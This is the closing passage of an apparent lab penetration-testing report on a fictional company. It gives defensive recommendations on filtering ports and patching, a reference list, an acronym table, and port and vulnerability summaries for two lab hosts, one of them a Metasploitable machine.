  Ports in a corporate setting should not be open and unfiltered unless they pose a minimal to no threat to the overall network. Security policies should reinforce that ports with a high priority service should either be closed or filtered, or if opened, additional firewall procedures should be implemented. With these changes in mind, remote access will not be deployed, and other system details will not be enumerated as any unauthorized connections will be blocked.

- **Updates and Patches**
  Some of the services used on both systems were outdated, which can lead to vulnerabilities as outdated software do not receive the same security reputation as the updated ones. Having scheduled days where the entire company updates all systems can be beneficial to stronger network security.

References

Axigen. "Axigen." Axigen, 2023. https://www.axigen.com

Fyodor. "TCP SYN Scan." Nmap Network Scanning: The Official Nmap Project Guide. Insecure.Com LLC, 2009. https://nmap.org/book/synscan.html.

IBM. "Default Open Ports." IBM Knowledge Center, version 7.6.0, 2021, https://www.ibm.com/docs/en/storediq/7.6.0?topic=requirements-default-open-ports.

National Institute of Standards and Technology. "Man-in-the-middle Attack." Glossary. Accessed 27 Apr. 2023. https://csrc.nist.gov/glossary/term/man_in_the_middle_attack.

National Institute of Standards and Technology. "penetration testing." Glossary. Accessed 27 Apr. 2023. https://csrc.nist.gov/glossary/term/penetration_testing.

Offensive Security. "Enum4linux." Kali Linux Tools. Kali Linux, n.d. https://www.kali.org/tools/enum4linux/.

Singhal, Manish. "Difference between Bind Shell and Reverse Shell." GeeksforGeeks. 22 Aug. 2019. https://www.geeksforgeeks.org/difference-between-bind-shell-and-reverse-shell/.

Tenable, Inc. "Nessus Essentials." Tenable. 2023. https://www.tenable.com/products/nessus.

Appendix A: Acronyms

Within this section, I list all the acronyms used within this report for clarity.

Acronym	Meaning
ACME	**not an acronym**
CVSS	Common Vulnerability Scoring System
IP	Internet Protocol
MAC	Media Access Control
MITM	Man-In-The-Middle
OS	Operating System
POP3	Post Office Protocol (Version 3)
POP3S	Post Office Protocol (Version 3 and secured)
RHOSTS	Remote Host
ROE	Rules of Engagement
SCP	Secure Copy
SMTP	Simple Mail Transfer Protocol
SSH	Secure Shell
SSL	Secure Sockets Layer
SYN	Synchronize
TCP	Transmission Control Protocol
TLC	Target-Locked Corporation
VNC	Virtual Network Computing

Appendix B: System Details

Mail Server – 192.168.224.131

Category	Information
Closed Ports	110(POP3), 587(SUBMISSION), 995(POP3S)
IP Address	192.168.224.131
MAC Address	00:0C:29:66:50:0E
Number of Vulnerabilities	115 with 86% Info, 13% Medium Scale, 1% Low
Open Ports	21(FTP), 22(SSH), 25(SMTP), 80(HTTP), 143(IMAP), 443(HTTPS), 465(SMTPS), 993(IMAPS), 9000(CSLISTENER)
Operating System	Unix Linux
Overall Risk Rating	Low

Computer – 192.168.224.132

Category	Information
Closed Ports	**NO CLOSED PORTS**
IP Address	192.168.224.132
MAC Address	00:0C:29:3F:D4:D1
Number of Vulnerabilities	177 with 74% Info, 6% Critical, 3% High, 14% Medium, 3% Low
Open Ports	ALL PORTS WERE OPENED
Operating System	Metasploitable Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
Overall Risk Rating	Critical